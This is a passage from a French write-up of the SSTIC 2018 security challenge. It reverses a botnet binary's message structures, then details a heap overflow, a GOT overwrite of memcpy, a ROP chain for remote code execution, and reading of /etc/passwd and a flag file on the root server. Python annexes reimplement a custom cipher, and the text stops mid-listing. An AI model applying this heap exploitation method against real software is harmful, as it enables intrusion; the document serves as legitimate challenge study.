— traitement des descripteurs de fichier ouvert lors des commandes d'envoi de fichier

La fonction mesh_process_message est appelé pour traiter les messages qui arrivent. Après avoir reçu le message, elle procède aux vérifications suivantes :

— vérification du tag de début de message (s' il n'est pas bon, un problème de chiffrement a pu se produire)
— vérification du champ taille qui ne doit pas dépasser 0x4000 (aucune corrélation n'est faite avec la taille envoyée en clair)
— vérification de l'expéditeur (un message avec l'adresse nulle ne doit provenir que de la connexion parente)
— si le message n'est pas une demande d'association ou de doublon d'adresse, on vérifie que l'adresse source n'est pas la nôtre.
— si le message est une commande, elle ne peut provenir que de la connexion parente avec l'adresse nulle.

Notre premier message va ensuite être traité par la fonction mesh_process_agent_peering. En analysant cette fonction, on trouve facilement l'origine des données supplémentaires. Il s'agit de la structure scomm_client que le nœud parent utilise pour se connecter à son parent. Il contient donc les clefs AES utilisées, le prochain IV, la socket ainsi que la structure sockaddr_in. Cette structure contient les informations permettant d'établir la connexion, à savoir l'IP et le port. On peut facilement ajouter ces informations à la sortie de notre programme de déchiffrement (voir A.3)

```
Parent Address : 0000000000000000
Parent Socket :
- Famille : 2
- Port : 36735
- IP : 195.154.105.12
AES key to Parent : 11ba9b33084fe7768219b98f17927483
AES key from Parent : 041880e3a5ed62a50a6baae9a85eed8d
```

FIGURE 4.2 – Information comprise dans le premier message du botnet

4.2 Recherche d'une vulnérabilité

Maintenant que l'on a un serveur à attaquer, il va falloir comprendre le reste du binaire et trouver une faille. Il faudra également créer un script pour communiquer avec le serveur.

Les dernières analyses du binaire permettent de comprendre le mécanisme de routage et d'adressage dans le botnet, la manière dont les fichiers sont transférés et les restrictions de droit entre la racine (lancé avec l'option -c) et les clients.

Chaque nœud du botnet possède une adresse qui lui est propre. Celle-ci peut être précisée par le paramètre -a. La racine du botnet possède par défaut l'adresse nulle qui lui donne un certain nombre de

privilèges. Pour les clients, l'adresse est aléatoire. Après avoir partagé un secret pour faire le chiffrement symétrique, le client envoie un message d'association à son parent. Celui-ci le transfert jusqu'à la racine. Si un des clients ou la racine remarque que l'adresse est en conflit avec un autre client, une commande de changement d'adresse est envoyée au nouveau venu. Celui-ci change son adresse et refait une association jusqu'à trouver une adresse libre.

La route par défaut est celle de la connexion parente. Lors de la réception du paquet d'association, chaque nœud ajoute l'adresse à sa table de routage, soit dans la structure client s'il est directement connecté au nouveau nœud, soit dans une table de sous adresse. Ces entrées ne sont supprimées que si la connexion est perdue ou qu'une commande de changement d'adresse est envoyée. Comme la table de routage ainsi que chaque table de sous adresse sont des tableaux, elles sont agrandies par realloc quand la taille maximum est atteinte.

La racine possède un rôle privilégié dans le réseau. En plus de se protéger en utilisant seccomp, ses paquets arrivent toujours par la connexion parente des clients. Les clients exécutant uniquement les lignes de commande ou les transferts de fichier provenant de la connexion parente avec l'adresse nulle, la racine contrôle tous les clients sans être elle-même vulnérable. La seule commande que les clients puissent envoyer à la racine est le ping auquel elle répond. Elle fait également le transfert entre les clients si des paquets ne lui sont pas destinés.

La racine fait une écoute sur l'entrée standard et traite les commandes reçues avec la fonction prompt. Cette fonction permet de lister les routes connues, envoyer un ping ou une ligne de commande à un client ainsi que d'initialiser un transfert de fichier. Lors d'un transfert de fichier, la source crée un transmetteur alors que la destination, un récepteur. Le descripteur de fichier à envoyer sera alors intégré à la liste des descripteurs du select. Lors de la réception d'un paquet, la destination va écrire les données transférées dans le récepteur correspondant. Pour les lignes de commandes, un transmetteur et un récepteur sont créés avec des descripteurs de fichier sur différents descripteurs standards.

Listing 4.1 – Structures du binaire

```
#include <sys/socket.h>
#include <gmp.h>

struct contexte {
    char hostname[8]; /* 0x0 */
    long local_addr; /* 0x8 */
    long listen_port; /* 0x10 */
    struct routing_table routing_table; /* 0x18 */
    struct send_file_struct *transmitters; /* 0x28 */
    struct recv_file_struct *receivers; /* 0x30 */
    struct RSA_struct RSA_key; /* 0x38 */
    struct listen_struct listen_struct; /* 0xb0 */
    struct scomm_client *parent_scomm; /* 0x2c8 */
    char server_byte; /* 0x2d0 */
};
struct routing_table { /* size 0x10 */
    int nb_entry; /* 0x0 */
    int max_entry; /* 0x4 */
    struct route *routes; /* 0x8 */
};
struct route { /* size 0x18 */
    int nb_sub_route; /* 0x0 */
    int max_sub_entry; /* 0x4 */
    long *list_sub_addr; /* 0x8 */
    struct scomm_client *client; /* 0x10 */
};
struct RSA_struct { /* size 0x78 */
    mpz_t unknow1; /* 0x0 */
```

```
    mpz_t unknow2; /* 0x10 */
    mpz_t exposant; /* 0x20 */
    mpz_t private_key; /* 0x30 */
    mpz_t p; /* 0x40 */
    mpz_t q; /* 0x50 */
    mpz_t public_key; /* 0x60 */
    long size_product; /* 0x70 */
};
struct listen_struct { /* size 0x218 */
    /* padding between 0x0 and 0x210 set to 0 */
    int fd; /* 0x210 */
    /* allign to 0x218 */
};
struct scomm_client { /* min size 0x230  can be extend */
    /* padding between 0x0 and 0x8 */
    struct sockaddr_in sock; /* 0x8 */
    struct aes_scomm_struct aes_scomm; /* 0x18 */
    /* align to 0x230 */
    char additionnal_field[]; /* 0x230 */
};
struct aes_scomm_struct { /* 0x214 */
    char aes_round_dec_key[0xf0]; /* 0x0 */
    char aes_round_enc_key[0xf0]; /* 0xf0 */
    char aes_dec_key[0x10]; /* 0x1e0 */
    char aes_enc_key[0x10]; /* 0x1f0 */
    char next_IV[0x10]; /* 0x200 */
    int fd; /* 0x210 */
};
struct send_file_struct { /* 0x18 */
    char addr_dest[8]; /* 0x0 */
    int instruction; /* 0x8 */
    int file_fd; /* 0xc */
    struct send_file_struct *next; /* 0x10 */
};
struct recv_file_struct { /* 0x18 */
    char addr_src[8]; /* 0x0 */
    int file_fd; /* 0x8 */
    struct recv_file_struct *next; /* 0x10 */
};
struct message { /* size len_struct, min 0x28 */
    char tag[8]; /* 0x0 set to "AAAA\xde\xc0\xd3\xd1" */
    char hostname[8]; /* 0x8 */
    long addr_dst; /* 0x10 */
    long addr_src; /* 0x18 */
    int instruction; /* 0x20 */
    int len_struct; /* 0x24 */
    char additionnal_data[]; /* 0x28 */
};
```

On trouve facilement des problèmes de conception dans le programme. D'abord, un client ou la racine peut recevoir plusieurs fichiers. Pour les distinguer, elle utilise uniquement l'adresse source. Cela cause donc un conflit si plusieurs transferts sont réalisés avec la même cible en même temps. Ensuite, il existe des problèmes avec la gestion des tables de routage. Si une connexion est interrompue entre deux clients, le parent supprime l'entrée correspondant dans sa table de routage. L'entrée sera de nouveau intégrée dans la table quand le fils va se reconnecter. Néanmoins, les sous-adresses ne sont pas réintroduites. Ainsi, il est possible qu'une partie du botnet devienne injoignable à la moindre déconnexion. Pour finir, il est possible d'envoyer directement la réponse d'un ping. Celui-ci sera alors affiché sur la sortie standard du destinataire sans aucune vérification.

Tous ces problèmes ne nous permettent pas d'avoir un impact sur la machine racine et peuvent juste perturber le bon fonctionnement du botnet. En effet, la surface d'attaque de la racine est assez faible si la racine n'envoie pas de commande. La faille se trouve dans la gestion des messages s'association. Le client gère correctement les messages d'association des connexions directes. Dans ce cas, la table de routage est agrandie lors de l'échange de clef AES et uniquement si le nombre d'entrées dans la table est

égal ou supérieur au nombre d'entrée allouée. Néanmoins, pour la table des sous-adresses, celle-ci n'est agrandie que si le nombre d'entrée avant l'ajout est strictement supérieur au nombre d'entrées allouées. On peut donc dépasser de 8 octets dans le tas.

4.3 Exploitation de la vulnérabilité

Avant de commencer une exploitation sur le tas, il convient de connaitre son fonctionnement et les différentes techniques connues (voir [2]). Il faut également préparer notre script de communication avec la racine. On fera dans un premier temps notre exploitation en local afin de pouvoir s'assurer de son fonctionnement et pouvoir visualiser l'état du tas avec gdb. On considérera dans la suite la structure de bloc suivante :

Listing 4.2 – Structure de bloc simplifié

```
struct simplified_chunk { /* multiple of 0x10 */
    long size;
    char data[];
};
```

Afin de vérifier que le botnet est bien vulnérable, on commence par se connecter au botnet avec échange de clefs et authentification. On simule ensuite des connexions sur notre instance en envoyant d'autres paquets d'authentification avec des adresses différentes. On remarque alors que le botnet cesse de fonctionner rapidement avec l'erreur «realloc() : invalid next size». On peut donc écraser la taille du prochain bloc. Afin de comprendre quand cela arrive, il faut faire un ping entre chaque message d'authentification pour vérifier que le message précédent a été reçu et traité correctement. On apprend alors que le 13ème message d'authentification provoque l'erreur. Le douzième message est donc celui qui écrase la taille du bloc suivant.



FIGURE 4.3 – Table de sous adresses

La table de sous adresse est initialisée vide pour contenir 6 adresses. Le bloc alloué est alors de 64 octets. En effet, les blocs sont alignés à 16 octets et chaque bloc doit contenir sa propre taille (soit 8 octets). Ainsi, même si l'espace demandé n'est que de 48 octets (malloc(48)), un bloc de 64 octets est alloué pour un espace utilisable de 56 octets. Le premier dépassement dans le tas (soit au moment de la septième itération) va s'écrire dans une zone de surplus et ne causera pas de dommage à l'exécution du programme.

Lors de la réallocation de la table, celle-ci est agrandie de 5 adresses (dont une déjà utilisée). La première réallocation alloue donc une table de 11 adresses. Le bloc alloué fera 96 octets pour 88 octets utilisables. Lors du dépassement suivant, on va réécrire la taille du prochain bloc. À partir de ce moment-là, tous les appels à des fonctions de gestion du tas peuvent provoquer la fin du programme si la valeur écrite n'est pas bonne.

Maintenant que l'on comprend mieux la vulnérabilité, il faut essayer de trouver un moyen d'écrire ou de lire la mémoire. La lecture pourrait nous permettre de connaitre les adresses du tas et de la pile car l'ASLR est activé. L'écriture devrait nous permettre de prendre le contrôle du flot d'exécution du

programme ou d'en modifier la logique pour que l'on puisse en tirer avantage.

Parmi les structures trouvées, certaines sont sur la pile et ne peuvent donc pas être modifiées depuis le tas. Ainsi, le contexte, la table de routage ainsi que les clefs RSA ne seront jamais sur le tas. Les messages sont aussi sur la pile dans les variables locales de chaque fonction. On a sur le tas que les routes, les tables de sous adresses, les structures scomm_client et les structures permettant le transfert de fichier.

La table des routes est une structure qui serait intéressante de modifier, car elle contrôle les pointeurs vers les tables de sous adresses ainsi que leur taille. Si on modifie le pointeur ainsi que les descripteurs de taille, on peut avoir une écriture arbitraire en mémoire.

La table des routes est allouée initialement avec 6 routes. Elle est réallouée par tranche de 5 routes. La première étape pour écrire dans cette table va consister à la placer en dessous de notre table de sous adresse. Pour cela, il suffit de faire 6 connexions au client, d'agrandir notre table de sous adresses pour la réallouer en fin de tas, puis d'établir une septième connexion. La septième connexion va permettre d'appeler realloc sur la table des routes qui sera déplacée en fin de tas. Néanmoins, l'ouverture d'une nouvelle connexion ajoute également une nouvelle structure scomm_client avant de réallouer la table des routes. On a donc le positionnement suivant :



FIGURE 4.4 – Fin du tas lors de l'établissement de la 7ème connexion

Si on essaye d'agrandir notre table de sous-adresses, elle va être repositionnée en fin de tas. On peut fermer la 7ème connexion pour appeler la méthode free sur la structure scomm. Néanmoins, le bloc ne sera pas marqué comme libéré et sera placé dans une liste de bloc disponible. Afin de pouvoir continuer à écrire sans provoquer de changement de position lors de l'appel à realloc, il faut que l'on réécrive la taille de notre propre bloc. Il suffit donc d'agrandir la taille des tables de sous adresses de deux connexions. Le dépassement dans la première table va nous permettre de changer la taille de notre bloc et changer le fonctionnement de realloc lors de l'agrandissement de notre bloc. Pour pouvoir appeler realloc sur un bloc dont on a changé la taille, il faut que la nouvelle taille englobe un ou plusieurs autres blocs. Si la taille du bloc est supérieure à la taille demandée, realloc va couper en deux le bloc et va libérer la seconde partie. Ainsi, même si on arrive avec écrire 5 adresses supplémentaires, on sera de nouveau bloqué lors du prochain appel à realloc.

Pour résoudre ce problème, on peut utiliser la fin du tas. En effet, si on essaye de réallouer un bloc qui est en fin de tas, la fonction realloc va simplement augmenter la taille de notre bloc et changer le

pointeur de fin de tas. Si on modifie la taille de notre bloc de façon à englober tous les autres blocs jusqu'à la fin du tas, il est possible de faire remonter la fin du tas. Pour cela, il est nécessaire que la deuxième partie qui va être libérée soit suffisamment grande. On a donc les étapes suivantes :



FIGURE 4.5 – État du tas

— Établissement de six connexions
— Agrandir la table des sous-adresses de la première connexion à 11 entrées (ou plus, mais congru à 1 modulo 10)
— Agrandir la table des sous-adresses de la deuxième connexion à 11 entrées (ou plus)
— Établir deux autres connexions
— Fermer la septième connexion pour éviter d'écraser le numéro de socket
— Réécrire la taille de notre deuxième table
— Agrandir notre deuxième table à 21 entrées

À partir du moment où cet état est obtenu, le programme devient instable. En effet, si une nouvelle allocation a lieu sur le tas, elle va écraser des structures déjà utilisées. De plus, si d'autres connexions ont eu lieu avant, il est possible que l'agrandissement à 16 ou à 21 entrées provoque une erreur, car la fin du tas ne sera pas celle attendue.

Il nous faut maintenant continuer à agrandir notre table pour atteindre les routes. Comme on est à la fin du tas, la taille du prochain bloc désigne l'espace restant avant la fin du tas. Cette valeur change à chaque exécution, mais elle n'est pas soumise aux mêmes restrictions que les autres tailles. Il suffit de reprendre une taille valide lors d'une exécution pour qu'aucune erreur ne soit levée. On peut ainsi agrandir à l'infini notre table en insérant une fausse taille à chaque fois que nous écrasons la valeur (soient une fois toutes les dix écritures).

Un autre problème survient lorsque nous approchons de la table des routes. En effet, à chaque appel à realloc, une nouvelle taille va être inscrite à la fin de notre bloc. Cette taille va donc écraser une valeur (sur 8 octets) dans la table des routes. Si elle écrase le pointeur vers la structure scomm, le programme s'arrêtera dès la prochaine boucle de agent_main_loop. En effet, le pointeur est déréférencé pour obtenir le descripteur de la connexion. Si on écrase le pointeur vers la table des sous-adresses ou le nombre d'adresses dans la table, le programme s'arrêtera dès qu'un message devra être envoyé (lors de l'appel à la fonction get_gateway). En utilisant gdb, on remarque que ce sont le nombre d'adresses dans la table ainsi que le nombre maximum d'adresses qui sont écrasées lors de l'opération.

Il existe néanmoins un moyen de supprimer une entrée de la table des routes. En fermant la connexion correspondante, la route sera supprimée. Comme les valeurs effacées ne sont pas des pointeurs, elles ne sont pas passées à la fonction free. On peut donc retrouver un état plus stable en fermant la deuxième connexion après avoir l'appel à realloc. Pour s'assurer que les actions sont effectuées dans le bon ordre avec la latence de la connexion, on peut attendre avant et après la fermeture de la connexion pour s'assurer qu'elle ne sera pas en conflit avec d'autres messages.

Comme on ferme la deuxième connexion, cela va nous empêcher de continuer de l'utiliser pour écrire dans la table des routes. On préférera donc utiliser la première et la troisième connexion pour effectuer l'exploitation. En continuant d'écrire dans notre table, on va d'abord écraser le nombre d'adresses dans la table de sous adresses puis le pointeur vers la table de sous adresses. Une fois ces deux valeurs modifiées, l'écriture dans la première table se fera à l'emplacement que l'on souhaite.

Pour résumer, les étapes sont les suivantes :
— Établissement de six connexions
— Agrandir la table des sous-adresses de la première connexion à 11 entrées (ou plus, mais congru à 1 modulo 10)
— Agrandir la table des sous-adresses de la troisième connexion à 11 entrées (ou plus, mais congru à 1 modulo 10)
— Établir deux autres connexions
— Fermer la septième connexion pour éviter d'écraser le numéro de socket
— Réécrire la taille de notre troisième table
— Agrandir notre troisième table jusqu'à la table des routes (70 entrées nécessaires)
— Agrandir une nouvelle fois la troisième table et fermer juste après la deuxième connexion
— Écraser le nombre d'entrées, le nombre d'entrées maximum et le pointeur de la première table
— Écrire avec la première table à l'endroit pointé.

On a dont enfin une (et une seule) écriture arbitraire en mémoire. Néanmoins, on n'a pas d'information sur la position du tas ou de la pile. Il est donc impossible de modifier les données qui s'y trouvent. Le binaire n'est pas compilé pour permettre la position aléatoire du code (PIE). Il y a donc des régions du code qui sont fixes et inscriptibles. En utilisant /proc/[pid]/maps, on a la possibilité de voir les zones d'un programme ainsi que les permissions accordées. On remarque alors la présence d'une zone inscriptible et fixe entre 0x006d4000 et 0x00dc000. Parmi les sections présentes dans cette zone, on retrouve la section .got et .got.plt. Le binaire étant statiquement lié, ces sections sont normalement inutiles.

En regardant le contenu, on remarque des entrées pour des fonctions de copie tels que strcpy ou memcpy. En vérifiant les endroits où ses fonctions sont appelées en passant par la table d'indirection, on remarque que memcpy est utilisé dans scomm_recv. De plus, entre le moment de l'écriture dans add_to_route et l'appel dans scomm_recv, la fonction n'est pas appelée.

On a ainsi la possibilité de modifier le flot d'exécution du programme lors de l'appel à memcpy dans scomm_recv. On va donc analyser l'état de la pile au moment de l'appel à memcpy. La pile contient l'adresse de retour, quatre variables de 8 octets puis l'IV et le message chiffré. Si on a la possibilité de dépiler les 4 variables et l'adresse de retour de la pile, on pourra envoyer une chaine d'appel (ROP) et contrôler plus librement l'exécution.

Afin de trouver la valeur à inscrire, on peut utiliser l'outil ropper. On trouve alors facilement plusieurs adresses redirigeant vers 5 instructions pop et de l'instruction ret. Une fois le pointeur vers la fonction memcpy modifié, le prochain message reçu permettra d'exécuter du code à distance en utilisant une chaine d'appel (voir A.4).

4.4 Infiltration

Afin de s'infiltrer sur la machine, il va nous falloir différentes chaines pour les actions que l'on souhaite y faire. Par chance, si une erreur survient, la racine se relance toute seule. On va donc créer une chaine pour lister les fichiers et une pour les lire. Il peut aussi être utile de créer une chaine pour écrire un fichier si l'on dispose des droits suffisants. Il n'est pas possible d'obtenir une invite de commande, car la racine a fait appel à SECCOMP pour limiter les appels système disponibles. Il sera également impossible de changer les droits d'un fichier ou dossier.

Lors de la connexion au serveur, il est possible que le script solution ne fonctionne pas. En effet, il est

possible que d'autres clients soient connectés à la racine et que l'état ne soit pas celui attendu. De plus, si des clients se reconnectent lors de chaque redémarrage de la racine, il faut adapter la solution pour les prendre en compte. On remarque facilement si d'autres clients sont connectés, car la racine va s'arrêter sur la période où vous écrivez dans la structure de la septième connexion. La solution a ce problème consiste à établir moins de connexion lors de la première étape et à attendre un peu pour laisser à l'autre client le temps de se connecter. Il faudra néanmoins réussir à obtenir les 2 premières connexions sinon on ne pourra pas supprimer la taille de fin de tas lorsqu'elle sera écrite dans la table des routes.

On commence donc par lire quelques fichiers connus sous Linux tels que le nom de la machine (/etc/hostname) et la liste des utilisateurs (/etc/passwd). Notre cible se nomme donc «sd-133901» et possède un utilisateur local «sstic». On essaye également de connaitre nos droits et notre environnement (/proc/self/status, ...). On confirme ainsi que l'on s'exécute avec l'utilisateur sstic et que l'on peut donc lire ses fichiers. En listant les fichiers du dossier de l'utilisateur sstic, on remarque le fichier «secret/sstic2018.flag».

```
65r1o0q1380ornqq763p96r74n0r51o816onpp68100s5p4s74955rqqr0p5507o@punyyratr.ffgvp.bet
```

FIGURE 4.6 – Contenu du fichier /home/sstic/secret/sstic2018.flag

```
65e1b0d1380beadd763c96e74a0e51b816bacc68100f5c4f74955edde0c5507b@challenge.sstic.org
```

FIGURE 4.7 – Adresse obtenue par rot13

Conclusion

Ce challenge permet de voir plusieurs aspects techniques liés au domaine de la sécurité informatique. Les différentes étapes se rapproche beaucoup des épreuves que l'on peux trouver lors des compétitions (CTF) de type jeopardy. J'ai apprécié le réalisme du challenge qui rentre dans le cadre d'une réponse à incident.

Bibliographie

[1] p4 CTF team. Attaque sur AES 4 tours par intégrale, 2016.

[2] Dhaval Kapil. Heap Exploitation, 2017.

Annexes

Listing A.1 – Reverse du wasm en python avec cas de test

```
#!/usr/bin/env python3

var1305 = [148, 32, 133, 16, 194, 192, 1, 251, 1, 192, 194, 16, 133, 32, 148, 1]
var1024 = [220, 99, 122, 33, 88, 31, 118, 93, 212, 219, 114, 153, 80, 151, 110, 213, 204, 83,
    106, 17, 72, 15, 102, 77, 196, 203, 98, 137, 64, 135, 94, 197, 188, 67, 90, 1, 56, 255, 86,
    61, 180, 187, 82, 121, 48, 119, 78, 181, 172, 51, 74, 241, 40, 239, 70, 45, 164, 171, 66,
    105, 32, 103, 62, 165, 156, 35, 58, 225, 24, 223, 54, 29, 148, 155, 50, 89, 16, 87, 46, 149,
    140, 19, 42, 209, 8, 207, 38, 13, 132, 139, 34, 73, 0, 71, 30, 133, 124, 3, 26, 193, 248,
    191, 22, 253, 116, 123, 18, 57, 240, 55, 14, 117, 108, 243, 10, 177, 232, 175, 6, 237, 100,
    107, 2, 41, 224, 39, 254, 101, 92, 227, 250, 161, 216, 159, 246, 221, 84, 91, 242, 25, 208,
    23, 238, 85, 76, 211, 234, 145, 200, 143, 230, 205, 68, 75, 226, 9, 192, 7, 222, 69, 60, 195,
     218, 129, 184, 127, 214, 189, 52, 59, 210, 249, 176, 247, 206, 53, 44, 179, 202, 113, 168,
    111, 198, 173, 36, 43, 194, 233, 160, 231, 190, 37, 28, 163, 186, 97, 152, 95, 182, 157, 20,
    27, 178, 217, 144, 215, 174, 21, 12, 147, 170, 81, 136, 79, 166, 141, 4, 11, 162, 201, 128,
    199, 158, 5, 252, 131, 154, 65, 120, 63, 150, 125, 244, 251, 146, 185, 112, 183, 142, 245,
    236, 115, 138, 49, 104, 47, 134, 109, 228, 235, 130, 169, 96, 167, 126, 229]

cypher = [220, 185, 191, 133, 72, 111, 19, 63, 108, 189, 3, 241, 184, 37, 18, 76]
key = [231, 120, 198, 7, 50, 135, 194, 34, 247, 20, 53, 72, 162, 128, 192, 38, 128, 248, 15, 243,
     150, 153, 205, 230, 157, 101, 11, 74, 160, 211, 138, 154]

uncypher_ref = [70, 37, 172, 157, 122, 165, 36, 84, 22, 83, 104, 60, 70, 104, 149, 40]
ctx_ref = [231, 120, 198, 7, 50, 135, 194, 34, 247, 20, 53, 72, 162, 128, 192, 38, 128, 248, 15,
    243, 150, 153, 205, 230, 157, 101, 11, 74, 160, 211, 138, 154, 150, 168, 153, 150, 216, 196,
    88, 47, 180, 155, 211, 123, 75, 76, 155, 72, 14, 167, 137, 78, 247, 56, 50, 115, 38, 75, 235,
     234, 245, 212, 102, 94, 92, 184, 174, 120, 195, 159, 21, 110, 111, 184, 25, 154, 180, 245,
    235, 141, 92, 73, 104, 6, 136, 115, 186, 170, 118, 91, 110, 179, 34, 75, 162, 78, 219, 133,
    151, 42, 62, 44, 218, 28, 218, 9, 24, 89, 78, 19, 74, 222, 229, 103, 199, 129, 215, 92, 46,
    151, 12, 55, 7, 50, 114, 204, 132, 214, 210, 138, 65, 215, 229, 13, 45, 27, 1, 199, 137, 146,
     147, 171, 20, 113, 163, 228, 188, 138, 255, 221, 97, 199, 29, 231, 197, 168, 4, 168, 195,
    50]

def d(x):
    y = ((200 * x * x) + (255 * x) + 92) % 0x100
    return y

def createctx(key):
    # copy key
    ctx = key[0:32]
    for i in range(32):
        ctx[i] = key[i]
    # temp key
    k1 = ctx[0:16]    # var32 var33
    k2 = ctx[16:32]  # var34 var35

    for iter1 in range(1,33):

        buff = 15 * [0] + [iter1]

        for iter2 in range(16):
            savb = buff[15]
            for iter3 in range(14,-1,-1):
                c = buff[iter3]
                buff[iter3+1] = c;
```

```
                accu = 0;
                decalage = var1305[iter3]
                inboucle=False
                while (decalage!=0 or not inboucle):
                    if (decalage & 1 != 0):
                        accu ^= c
                    if (c & 128 != 0):
                        c = 255 & (195 ^ (c<<1))
                    else:
                        c = 255 & (c<<1)
                    inboucle=True
                    decalage = decalage >> 1
                savb ^= accu
            buff[0] = savb

        buff2 = k3 = [d(var1024[k1[i]])^buff[i] for i in range(16)]

        for iter2 in range(16):
            savb = buff2[15]
            for iter3 in range(14,-1,-1):
                c = buff2[iter3]
                buff2[iter3+1] = c;

                accu = 0;
                decalage = var1305[iter3]
                inboucle=False
                while (decalage!=0 or not inboucle):
                    if (decalage & 1 != 0):
                        accu ^= c
                    if (c & 128 != 0):
                        c = 255 & (195 ^ (c<<1))
                    else:
                        c = 255 & (c<<1)
                    inboucle=True
                    decalage = decalage >> 1
                savb ^= accu
            buff2[0] = savb

        k3 = [k2[i]^buff2[i] for i in range(16)]

        if (iter1 % 8 == 0) :
            ctx += k3
            ctx += k1
        k2 = k1
        k1 = k3
    return ctx


def decryptBlock(ctx, cypherblock):
    bloc = [cypherblock[i]^ctx[144+i] for i in range(16)]

    for iter1 in range(8,-1,-1):

        for iter2 in range(16):

            savb = bloc[0]
            for iter3 in range(15):

                c = bloc[iter3+1]
                bloc[iter3] = c

                accu = 0
                decalage = var1305[iter3]
                inboucle=False
                while (decalage!=0 or not inboucle):
                    if (decalage & 1 != 0):
                        accu ^= c
                    if (c & 128 != 0):
                        c = 255 & (195 ^ (c<<1))
```

```
                    else:
                        c = 255 & (c<<1)
                    inboucle=True
                    decalage = decalage >> 1
                savb ^= accu
            bloc[15] = savb
        bloc = [d(var1024[bloc[i]])^ctx[iter1*16+i] for i in range(len(bloc))]
    bloc = [var1024[x] for x in bloc]
    return bloc

print("key : ", key)
ctx_found = createctx(key)
good_ctx = all([ctx_ref[i]== ctx_found[i] for i in range(len(ctx_ref))])
print(good_ctx)

uncypher_found = decryptBlock(ctx_found, cypher)
good_uncypher = all([uncypher_ref[i]== uncypher_found[i] for i in range(len(uncypher_ref))])
print(good_uncypher)
```

Listing A.2 – Calcul de la clef de déchiffrement

```
#!/usr/bin/env python3

var1305 = [148, 32, 133, 16, 194, 192, 1, 251, 1, 192, 194, 16, 133, 32, 148, 1]
var1024 = [220, 99, 122, 33, 88, 31, 118, 93, 212, 219, 114, 153, 80, 151, 110, 213, 204, 83,
    106, 17, 72, 15, 102, 77, 196, 203, 98, 137, 64, 135, 94, 197, 188, 67, 90, 1, 56, 255, 86,
    61, 180, 187, 82, 121, 48, 119, 78, 181, 172, 51, 74, 241, 40, 239, 70, 45, 164, 171, 66,
    105, 32, 103, 62, 165, 156, 35, 58, 225, 24, 223, 54, 29, 148, 155, 50, 89, 16, 87, 46, 149,
    140, 19, 42, 209, 8, 207, 38, 13, 132, 139, 34, 73, 0, 71, 30, 133, 124, 3, 26, 193, 248,
    191, 22, 253, 116, 123, 18, 57, 240, 55, 14, 117, 108, 243, 10, 177, 232, 175, 6, 237, 100,
    107, 2, 41, 224, 39, 254, 101, 92, 227, 250, 161, 216, 159, 246, 221, 84, 91, 242, 25, 208,
    23, 238, 85, 76, 211, 234, 145, 200, 143, 230, 205, 68, 75, 226, 9, 192, 7, 222, 69, 60, 195,
     218, 129, 184, 127, 214, 189, 52, 59, 210, 249, 176, 247, 206, 53, 44, 179, 202, 113, 168,
    111, 198, 173, 36, 43, 194, 233, 160, 231, 190, 37, 28, 163, 186, 97, 152, 95, 182, 157, 20,
    27, 178, 217, 144, 215, 174, 21, 12, 147, 170, 81, 136, 79, 166, 141, 4, 11, 162, 201, 128,
    199, 158, 5, 252, 131, 154, 65, 120, 63, 150, 125, 244, 251, 146, 185, 112, 183, 142, 245,
    236, 115, 138, 49, 104, 47, 134, 109, 228, 235, 130, 169, 96, 167, 126, 229]

cypher = [220, 185, 191, 133, 72, 111, 19, 63, 108, 189, 3, 241, 184, 37, 18, 76]
iv = [2, 136, 127, 136, 242, 132, 109, 208, 156, 146, 214, 149, 248, 177, 20, 74]
to_found = [45, 70, 97, 110, 99, 121, 32, 78, 111, 117, 110, 111, 117, 114, 115, 45]
key = [231, 120, 198, 7, 50, 135, 194, 34, 247, 20, 53, 72, 162, 128, 192, 38, 128, 248, 15, 243,
     150, 153, 205, 230, 157, 101, 11, 74, 160, 211, 138, 154]

uncypher_ref = [70, 37, 172, 157, 122, 165, 36, 84, 22, 83, 104, 60, 70, 104, 149, 40]
ctx_ref = [231, 120, 198, 7, 50, 135, 194, 34, 247, 20, 53, 72, 162, 128, 192, 38, 128, 248, 15,
    243, 150, 153, 205, 230, 157, 101, 11, 74, 160, 211, 138, 154, 150, 168, 153, 150, 216, 196,
    88, 47, 180, 155, 211, 123, 75, 76, 155, 72, 14, 167, 137, 78, 247, 56, 50, 115, 38, 75, 235,
     234, 245, 212, 102, 94, 92, 184, 174, 120, 195, 159, 21, 110, 111, 184, 25, 154, 180, 245,
    235, 141, 92, 73, 104, 6, 136, 115, 186, 170, 118, 91, 110, 179, 34, 75, 162, 78, 219, 133,
    151, 42, 62, 44, 218, 28, 218, 9, 24, 89, 78, 19, 74, 222, 229, 103, 199, 129, 215, 92, 46,
    151, 12, 55, 7, 50, 114, 204, 132, 214, 210, 138, 65, 215, 229, 13, 45, 27, 1, 199, 137, 146,
     147, 171, 20, 113, 163, 228, 188, 138, 255, 221, 97, 199, 29, 231, 197, 168, 4, 168, 195,
    50]

def d(x):
    return ((200 * x * x) + (255 * x) + 92) % 0x100

def compute_sbox(c, pos):
    accu = 0;
    decalage = var1305[pos]
    while (decalage!=0):
        if (decalage & 1 != 0):
            accu ^= c
        if (c & 128 != 0):
            c = 255 & (195 ^ (c<<1))
        else:
            c = 255 & (c<<1)
        decalage = decalage >> 1
    return accu
```

```
sbox = [[compute_sbox(c, pos) for c in range(256)] for pos in range(16)]

